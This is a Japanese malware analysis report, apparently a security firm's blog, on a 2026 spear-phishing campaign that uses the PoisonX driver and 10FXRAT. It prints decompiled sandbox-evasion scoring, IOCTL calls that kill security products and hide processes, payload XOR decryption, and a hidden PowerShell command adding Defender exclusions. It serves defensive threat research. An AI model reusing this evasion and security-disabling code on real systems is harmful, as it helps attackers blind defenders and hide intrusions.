

PoisonXドライバを用いた日本組織への攻撃キャンペーン | LAC WATCH

 lac.co.jp/lacwatch/report/20260604_004759.html

June 4, 2026



[メルマガ登録する](#)

ラックのサイバー救急センターでは、最新のサイバー攻撃に対処するため、日本の組織を標的とする多様な脅威動向を日々調査・分析しています。2026年4月、私たちは日本の組織を標的とした複数のスパイフィッシング攻撃を確認しました。

この攻撃では、組織の代表者を騙る人事関連のテーマがおりとして用いられていました。攻撃の過程では、「PoisonX」と呼ばれるカーネルドライバと遠隔操作機能を持つ「10FXRAT（別名：PoisonX RAT）」が悪用されていることを確認しています。10FXRATを利用した同種の攻撃キャンペーンは5月以降も観測されており、日本の組織だけでなく中国の組織も標的とする継続的な攻撃であるとみられます。なお、5月の攻撃キャンペーンでは攻撃手法に変化が見られ、従来のPoisonXドライバの代わりに、ASUSTeK Computer社の正規署名を持つ「Enelo64.sys」や、Microsoft社の正規署名を持つ「procexp.sys」を悪用したBYOVD (Bring Your Own Vulnerable Driver) 攻撃が用いられていました。攻撃者は、このBYOVD攻撃を利用することで、カーネルレベルの特権を取得し、セキュリティ製品の無効化やマルウェアの隠蔽など、多岐にわたる不正な操作を行うことが可能となります。

本稿では、こうした手法の変化を踏まえつつ、特徴的な機能を持つPoisonXドライバが利用された2026年4月の攻撃キャンペーンに焦点を当て、その詳細な手口について解説します。

攻撃キャンペーン概要

図1に、本攻撃キャンペーンの全体概要を示します。攻撃はスパイフィッシングメールを起点としており、メール本文に記載されたGoogle Cloud Storageのリンクから、不正なファイルをダウンロードさせる手口が用いられていました。当該リンクにアクセスすると、悪性のLNKファイルが含まれたZIPファイルがダウンロードされます。また、同種の攻撃キャンペーンでは、図2に示すようなEXEファイルを含むZIPファイルやRARファイルがダウンロードされるケースに加え、リンクからEXEファイルを直接ダウンロードさせるケースも確認されています。

このように初期侵入の手法には複数のバリエーションが存在しますが、いずれのケースにおいても、実行されるEXEファイルは、PoisonXドライバおよび10FXRATを内包するドロッパー型マルウェア（PXDropper）です。

以降のセクションでは、LNKファイルを経由する攻撃パターンに焦点を当て、展開される各マルウェアの詳細な機能について解説します。




図1 攻撃キャンペーン概要 (LNK)



図2 攻撃キャンペーン概要 (EXE)

LNKファイル

LNKファイルは、Google Cloud StorageからPXDropperを取得するダウンローダとして動作します（図3）。ファイルの取得にはcurl.exeが使用されます。さらに、LNKファイル内部には図4に示すデコイファイルが埋め込まれており、LNKファイル実行時に当該デコイファイルを展開・起動します。



図3 LNKファイルに含まれているコード




図4 デコイファイル

PXDropper

主な役割は、内部に保持しているPoisonXドライバおよび10FXRATの関連ファイル群（usoclient64.exe、dnssd.dll、runtime.bin、vcruntime140.dll）をシステム上に展開し、実行することです。

PXDropperの実行フロー

図5は、PXDropperの実行フローを示しています。PoisonXドライバを展開・実行したのち、10FXRATの実行に遷移します。以降では、このマルウェアが持つ特徴的な機能を紹介します。




図5 PXDropperの実行フロー

耐解析機能

このマルウェアは、初期動作として実行環境を確認する耐解析機能（Anti-Analysis）を備えています（図6）。以下に示す項目ごとにペナルティスコアを加算する独自のスコアリング方式を採用しており、合計スコアが80点（0x50）以上の場合に「解析環境」と断定して活動を停止する特徴があります。

```

    sub_1400073B9((DWORD *)(((char *)&lpSubKey.dwLength + i13)));
v52 = ullTotalPhys >> 9;           // Calculate physical memory size
v53 = 30;
if ( dwNumberOfProcessors >= 3 )
    v53 = 0;                       // // Check 1: CPU cores < 3 (+30 pts)
v54 = v53 + 30;
if ( v52 >= 13671875 )
    v54 = v53;                     // // Check 2: RAM < ~6.6GB (+30 pts)
v55 = v54 + 20;
if ( v87.QuadPart >> 11 >= 29296875 )
    v55 = v54;
if ( !v49 )
    v55 = v54;                     // // Check 3: Disk total size < ~60GB (+20 pts)
v56 = v55 + 15;
if ( TickCount >= 180000 )
    v56 = v55;                     // // Check 4: System uptime < 3 minutes (+15 pts)
v57 = v56 + 50;
if ( kk == 176 )
    v57 = v56;                     // // Check 5: VM-specific registry keys found (+50 pts)
v58 = v57 + 100;
if ( (v19 & 1) == 0 )
    v58 = v57;                     // // Check 6: Analysis tool windows found (+100 pts)
v59 = v58 + 60;
if ( !v46 )
    v59 = v58;                     // // Check 7: Sandbox username/hostname found (+60 pts)
return v59 >= 80;

```

図6 スコアリング方式の耐解析機能

CPUコア数	論理コア数が3コア未満の場合	(+30点)
メモリ容量	物理メモリが約6.6GB未満の場合	(+30点)
ディスク容量	Cドライブの総容量が約60GB未満の場合	(+20点)
システム稼働時間	OS起動からの経過時間が約3分（180,000ミリ秒）未満の場合	(+15点)
レジストリ	仮想環境（VM）特有のレジストリキー ^{※1} を検知した場合	(+50点)
ウィンドウ	解析ツールのウィンドウ名 ^{※2} を検知した場合	(+100点)
アカウント情報	ユーザー名またはPC名がサンドボックス特有のリスト ^{※3} と一致した場合	(+60点)

※1 対象となるVM：VMware, VirtualBox, Microsoft Hyper-V, Wineに関連するサービスやレジストリキー

※2 監視対象の解析ツール：process monitor, procmon, process explorer, procexp, process hacker, autoruns, x64dbg, x32dbg, ollydbg, windbg, immunity debugger, ida pro, idaq, ida -,


wireshark, fiddler, tcpview, fakenet, pe-bear, pestudio, detect it easy, die -, resource hacker, cff explorer, hxd, hex editor, noriben, api monitor, regshot, httpdebugger

※3 サンドボックス特有のユーザー名/PC名 : sandbox, malware, virus, sample, currentuser, tequilaboombboom

カーネルドライバの展開

次に、図7に示すようにPXDropperは、オフセットunk_1402FFA06に保持されているPoisonXドライバを、一時フォルダ(%TEMP%)にHid[ランダムな4桁の16進数].tmpのファイル名でドロップします。ファイルへ書き出す直前に、PEヘッダ内のChecksumフィールド(オフセット0x138)をランダムな値で上書きします。

```
sub_140005090(v43, &unk_1402FFA06, 0x4CD8);
v7 = v44;
v8 = v45;
if ( v45 >= 0x60 )
{
    v9 = v44[15]; // v9 = 0xE0 (e_lfanew / PE header offset)
    if ( v9 + 0x5C <= v45 )
    {
        v10 = LoadLibraryA("kernel32.dll");
        ProcAddress = (DWORD (__stdcall *)())GetProcAddress(v10, "GetTickCount");
        if ( ProcAddress )
            v12 = 0x41C64E6D * ((__int64 (*)(void))ProcAddress)() + 0x3039;
        else
            v12 = 0xDEADBEEF;
        *(unsigned int *)((char *)v7 + v9 + 0x58) = v12; // 0xE0 + 0x58 = 0x138 (PE CheckSum)
    }
}
FileW = CreateFileW(FileNme, 0x40000000u, 0, nullptr, 2u, 0x80u, nullptr);
if ( (unsigned __int64)FileW + 1 >= 2 )
{
    NumberOfBytesWritten = 0;
    WriteFile(FileW, v7, v8, &NumberOfBytesWritten, nullptr);
}
```



unk_1402FFA06	db	4Dh	; M
	db	5Ah	; Z
	db	90h	
	db	0	
	db	3	

図7 PoisonXドライバの展開

その後、ファイル名と同じ名称でWindowsサービスとして登録し、このサービスを起動します。続いて、¥¥¥{F8284233-48F4-4680-ADDD-F8284233} デバイスインタフェースを開き、ハンドルを取得します(図8)。これにより、攻撃者はユーザーモードからドライバと通信し、カーネルモードの権限で意図した操作を実行することが可能となります。

```

if ( v29() != 0x420 )      // 0x420 = 1056 (ERROR_SERVICE_ALREADY_RUNNING)
{
    ((void (__fastcall *))(__int64))v37(v28); // // DeleteService
    ((void (__fastcall *))(__int64))CloseServiceHandle(v28);
    goto LABEL_38;
}
}
}
((void (__fastcall *))(__int64))CloseServiceHandle(v28);
((void (__fastcall *))(__int64))CloseServiceHandle(v24);
Sleep(0x12Cu);
DeleteFileW(FileName);
*(__QWORD *)&v46[0] = "\\.\{F8284233-48F4-4680-ADDD-F8284233}advapi32.dll";
*((__QWORD *)&v46[0] + 1) = "advapi32.dll";
LOWORD(v46[1]) = 0;
DWORD2(v46[1]) = 1;
sub_140006FEA((__int64)v47, v46); // Remove dummy "advapi32.dll"
CreateFileW(v48, 0xC0000000, 3u, nullptr, 3u, 0x80u, nullptr); // Get handle to the driver

```

図8 ドライバのデバイスインタフェースの取得

セキュリティ製品の無効化とプロセスおよびネットワーク通信の隠蔽

このデバイスインタフェースを利用する主な目的は、セキュリティ製品の無効化（0x22E010 IOCTL）と、自分自身のプロセスおよびネットワーク通信の隠蔽（0x22E008 IOCTL）です。

セキュリティ製品の無効化については、図9に示すように、マルウェアは稼働中のプロセスを列挙し、XOR（キー：0x4B）で暗号化された43種類のセキュリティ製品のリストと照合します。Microsoft DefenderやCrowdStrikeといった製品のほか、360 Total Securityなどの中国のセキュリティ製品が対象に含まれています。標的となるプロセスを発見すると、取得したハンドルを利用してドライバに対し0x22E010 IOCTLリクエストを発行します。このリクエストを通じて標的プロセスのPIDを送信し、カーネル権限で対象のプロセスを強制終了（Kill）させます。標的対象のセキュリティ製品については、Appendixをご参照ください。

次に、プロセスおよびネットワーク通信の隠蔽については、マルウェアは自分自身のプロセス（今回のケースでは10FXRATがインジェクションされたusoclient64.exe）を特定し、そのPIDを含めた0x22E008 IOCTLリクエストをドライバに送信します（図10）。これを受け取ったドライバは、WindowsのカーネルAPIや、正規のネットワーク監視ドライバ（¥Driver¥nsiproxy、¥Device¥Tcpなど）をフックし、指定されたPIDのプロセス情報と通信記録をシステムから除外します。これにより、OSのプロセス一覧から自身の存在を消し去り、タスクマネージャーやEDR等の各種システム監視ツールから、プロセスおよびC2サーバとの不正な通信活動を隠蔽することが可能となります。

```

while ( v15 != 0x2B0 )// check 688-byte blacklist (43 processes)
{
    v16 = v15 + 16;
    v17 = *(__int64 *)((char *)&Target_process_string_ptr + v15);
    v18 = *(__int64 *)((char *)&Target_process_string_ptr + v15 + 8);
    for ( j = 0; j != 260 && v22[j]; ++j )
    ;
    v15 += 16;
    if ( v18 == j )
    {
        v20 = 0;
        while ( v18 != v20 )
        {
            v21 = v22[v20] ^ *(_BYTE *)(v17 + v20);// XOR with key 0x4B
            ++v20;
            if ( v21 != 75 )
            {
                v15 = v16;
                goto LABEL_18;
            }
        }
        v1 += (unsigned __int8)to_DeviceIoControl(a1, v10);
        break;
    }
}

```

↓

```

call_deviceiocotrol = ((__int64 (__fastcall *))(__int64, __int64,
    a1,                // Driver Handle
    0x22E010,
    v12[1],            // Target PID
    v13,
    v11,
    32,
    &v10,
    0);

```

図9 0x22E010 IOCTLリクエストを利用したセキュリティ製品の強制終了

```

call_deviceiocotrol = ((__int64 (__fastcall *))(__int64, __int64, _QWORD,
    a1,
    0x22E008,
    v12[1],
    v13,
    v11,
    32,
    &v10,
    0);

```

図10 0x22E008 IOCTLリクエストの例

10FXRAT関連ファイルの展開

図11に示す通り、マルウェア内部にハードコードされている暗号化された10FXRAT関連ファイル（usoclient64.exe, dnssd.dll, runtime.bin, vcruntime140.dll）を、Incremental XORを用いて復号します。この際、データの先頭1バイト目はデータを抽出する間隔を示しており、その間隔で抽出されたデータの先頭1バイトがXORの初期キーとなります。

図11のオフセットunk_1402A47E6を例にとると、データの先頭が0x03であるため、3バイト間隔でデータが抽出されます。これにより、抽出された最初のデータである0xF7が初期キーとして設定され、続く抽出データ（0xBA, 0xA2, 0x69, 0xFA...）に対してIncremental XORによる復号が行われます。復号後、これらのファイルを「%LocalAppData%\AppNetSvc」に展開した後、正規実行ファイルであるusoclient64.exeを起動します。

```

sub_1400010F5(v61, byte_140041E09[j] ^ (j - 0x55)); // dnssd.dll
}
v51 = v62;
v50 = *(_OWORD *)v61;
v61[0] = (LPDWORD)sub_140001128(11);
v61[1] = v17;
*(_QWORD *)&v62 = 0;
for ( k = 0; k != 11; k = v19 )
{
    v19 = k + 1;
    sub_1400010F5(v61, byte_140041E12[k] ^ (k + 0x56)); // runtime.bin
}
v53 = v62;
v52 = *(_OWORD *)v61;
sub_140001171(v59, &unk_140041E2D, 0x57964); // decoded to usoclient64.exe
sub_140001171(v54, &unk_140099791, 0x118423); // decoded to dnssd.dll
sub_140001171(v55, &unk_140181BB4, 0xF2C32); // decoded to runtime.bin
sub_140001171(v56, &unk_1402A47E6, 0x5A6F4); // decoded to vcruntime140.dll
if ( v59[2] )
{
    // Interval Initial key Data
    // 03 00 00 F7 00 00 BA 00 00 A2 00 10 69 50 29 FA
    // 80 01 F8 00 00 FC 00 00 FD 00 00 FE 00 00 FB 00
    // snip..
}

```

図11 10FXRAT関連ファイルの展開

PoisonXドライバ

PoisonXドライバは、図12に示すようなMicrosoftの正規署名が付与されたカーネルドライバであり、BYOVD攻撃のツールとしてセキュリティ製品のプロセス停止や対象プロセスおよびそのネットワーク通信の隠蔽を行うために悪用されています。また、このドライバの内部には、マルウェアの名称の由来となったPoisonXという文字列を含むPDBファイルパスが残されています（図13）。




図12 PoisonXドライバに付与されるデジタル証明書

図13 PDBパス

デバイスの作成とインタフェースの構築

このカーネルドライバがシステムにロードされると、エントリーポイントであるDriverEntry関数が実行されます（図14）。デバイス名およびシンボリックリンク名はXOR（キー：0x3A）で暗号化された状態で保持されており、実行時に動的に復号されます。

復号後、カーネル空間にデバイス「¥Device¥{F8284233-48F4-4680-ADDD-F8284233}」を作成します。さらに、ユーザーモードからのインタフェースとしてシンボリックリンク「¥DosDevices¥{F8284233-48F4-4680-ADDD-F8284233}」を設定し、マルウェア本体からのIOCTLリクエストを受け付ける準備を整えます。

```

v11[0] = _mm_load_si128((const __m128i *)&xmmword_140002170);
v11[2] = _mm_load_si128((const __m128i *)&xmmword_140002140);
v11[1] = _mm_load_si128((const __m128i *)&xmmword_140002130);
v11[4] = _mm_load_si128((const __m128i *)&xmmword_140002120);
v11[3] = _mm_load_si128((const __m128i *)&xmmword_140002180);
qmemcpy(v12, "\t:G::", 5);
memset_sse2(SourceString, 0, 170);
xor_decode_wide_string(v11, 85, SourceString); // \Device\{F8284233-48F4-4680-ADDD-F8284233}
RtlInitUnicodeString(&DestinationString, SourceString);
v8[0] = _mm_load_si128((const __m128i *)&xmmword_140002160);
v8[2] = _mm_load_si128((const __m128i *)&xmmword_1400020F0);
v8[1] = _mm_load_si128((const __m128i *)&xmmword_140002110);
v8[4] = _mm_load_si128((const __m128i *)&xmmword_140002100);
v8[3] = _mm_load_si128((const __m128i *)&xmmword_140002150);
v9 = 974010882;
qmemcpy(v10, "\b:\t:\t:G::", 9);
memset_sse2(v14, 0, 186);
xor_decode_wide_string(v8, 93, v14); // \DosDevices\{F8284233-48F4-4680-ADDD-F8284233}
RtlInitUnicodeString(&SymbolicLinkName, v14);
v3 = IoCreateDevice(DriverObject, 0, &DestinationString, 0x22u, 0x100u, 0, &DeviceObject);
if ( !v3 )
{
    memset64(DriverObject->MajorFunction, (unsigned __int64)dispatch_not_supported, 0x1Bu);
    DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)&device_control_dispatch;
    DriverObject->DriverUnload = (PDRIVER_UNLOAD)driver_unload_restore_nsi_hook;
}

```

図14 DriverEntry関数

IOCTLリクエストの処理

図15は、カーネルドライバ側でIOCTLリクエストを処理するディスパッチルーチンの実装コードです。前述したように、このドライバは特定のIOCTLコードを受信することで悪意のある動作を開始します。具体的には、0x22E010を受信すると指定されたPIDのプロセスを強制終了させてセキュリティ製品を無効化し、0x22E008を受信すると対象プロセスおよびそのネットワーク通信の隠蔽を行います。

```

NTSTATUS __fastcall device_control_dispatch(PDEVICE_OBJECT device_object, IRP *irp)
{
    struct _IO_STACK_LOCATION *CurrentStackLocation; // rdx
    NTSTATUS v4; // edi
    NTSTATUS v5; // eax
    unsigned int info; // [rsp+38h] [rbp+10h] BYREF

    info = 0;
    CurrentStackLocation = irp->Tail.Overlay.CurrentStackLocation;
    v4 = -1073741637;
    if ( CurrentStackLocation )
    {
        if ( CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x22E008 )
        {
            v5 = ioctl_hide_process(irp, CurrentStackLocation, &info);
            goto LABEL_6;
        }
        if ( CurrentStackLocation->Parameters.Read.ByteOffset.LowPart == 0x22E010 )
        {
            v5 = ioctl_terminate_process(irp, CurrentStackLocation, &info);
        }
    }
}

```

図15 IOCTLリクエストを処理するディスパッチルーチン

10FXRAT

10FXRATはモジュール（プラグイン）型のマルウェアであり、必要な機能を動的に追加・実行できる仕組みを備えています。C2サーバからモジュールをダウンロードして読み込むことで、自身の機能を柔軟に拡張することが可能です。いくつかの類似検体のコンパイルタイムを調査したところ、最も古いもので2026年3月29日のタイムスタンプが確認されており、同時期から本攻撃キャンペーンが開始された可能性が考えられます。

10FXRATの実行フロー

図16は、10FXRATの実行フローを示しています。10FXRATは、正規アプリケーションの実行に伴って読み込まれる手法（DLLサイドローディング）を悪用して実行されます。10FXRATローダ「dnssd.dll」は、暗号化された10FXRATのペイロードが含まれるファイル「runtime.bin」を読み込み、XORで復号し、10FXRATを展開後、動作を開始します。また、PoisonXドライバ「DevCfgCC.sys」の再配置やサービスランチャーとして動作する「SysProfileSvc.exe」を作成します。




図16 10FXRATの実行フロー

10FXRATローダ

本マルウェアは、DLLサイドローディングを利用しており、DLLのエントリーポイントである `DllMain` 関数から呼び出されることで動作を開始します。実行後、マルウェアはPoisonXドライバと通信を行い、呼び出し元である自身のプロセス（`usoclient64.exe`）を隠蔽します。さらに、システムへの永続化設定やWindows Defenderの無効化など、検知を回避するための様々な操作を実行します。

これらの準備処理が完了すると、主目的である10FXRATを実行するため、同一ディレクトリ内に配置された暗号化ペイロードファイル（`runtime.bin`）を読み込みます。同ファイルの先頭1バ

イトを初期キーとするIncremental XORを用いてペイロードを復号し、メモリ上で直接展開して実行します（図17）。

```
v71 = aRuntimeBin[kk];           // runtime.bin
*((_BYTE *)FileName + v69++) = v71;
}
log_status_line(FileName, 260);
FileA = CreateFileA((LPCSTR)FileName, 0x80000000, 1u, nullptr, 3u, 0, nullptr);
if ( FileA == (HANDLE)-1LL )
{
    v75 = "[+] Phase 6: config.dat not foundwdmpfiltertmtditmactmonsymefasrtspsave
    v76 = 33;
}
else
{
    v73 = FileA;
    FileSize = GetFileSize(FileA, nullptr);
    copy_embedded_blob_to_buffer(
        "[+] Phase 6: config.dat size = [+] Phase 6: config.dat decrypted[*] Phase (
        31,
        FileSize);
    if ( FileSize + 1 >= 2 && FileSize <= 0x3200000 )
    {
        v78 = (char *)VirtualAlloc(nullptr, FileSize, 0x3000u, 4u);
        if ( v78 )
        {
            v79 = v78;
            NumberOfBytesRead[0] = 0;
            ReadFile(v73, v78, FileSize, NumberOfBytesRead, nullptr);
            CloseHandle(v73);
            if ( NumberOfBytesRead[0] == FileSize )
            {
                v80 = *v79;
                v81 = v79 + 1;
                v82 = FileSize - 1;
                for ( mm = 0; v82 != mm; ++mm )
                    v79[mm + 1] ^= v80 + mm;
                log_status_line(
```

図17 10FXRATローダによるペイロードの読み込み

Microsoft Defender無効化

このマルウェアは、検知回避を目的としてMicrosoft Defenderの機能を無効化し、以下の動作を行います。

スキャン除外パスの登録

マルウェア自身の実行パスや作業ディレクトリをスキャン対象外とするため、以下のレジストリに除外パスを登録します。

HKLM¥SOFTWARE¥Microsoft¥Windows Defender¥Exclusions¥Paths

なお、レジストリ操作に失敗した場合は、下記PowerShellのコマンドレットを用いて追加を試みます。

```
「powershell.exe -NoP -NonI -W Hidden -C "Add-MpPreference -ExclusionPath
'%LocalAppData%¥AppNetSvc','C:¥Users¥Alston¥AppData¥Local¥Temp','C:
¥ProgramData¥Microsoft¥WinDiagTrack' -Force"」
```

リアルタイム保護と振る舞い監視の無効化

以下のレジストリキーに特定の値を設定し、リアルタイム保護、振る舞い監視、オンアクセス保護などの主要な検知機能を無効化します（図18）。

HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection

```
v51 = 0;
v54 = 0;
if ( v11(
    0x80000002LL,
    "SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection",
    0,
    0,
    0,
    0xF003F,
    0,
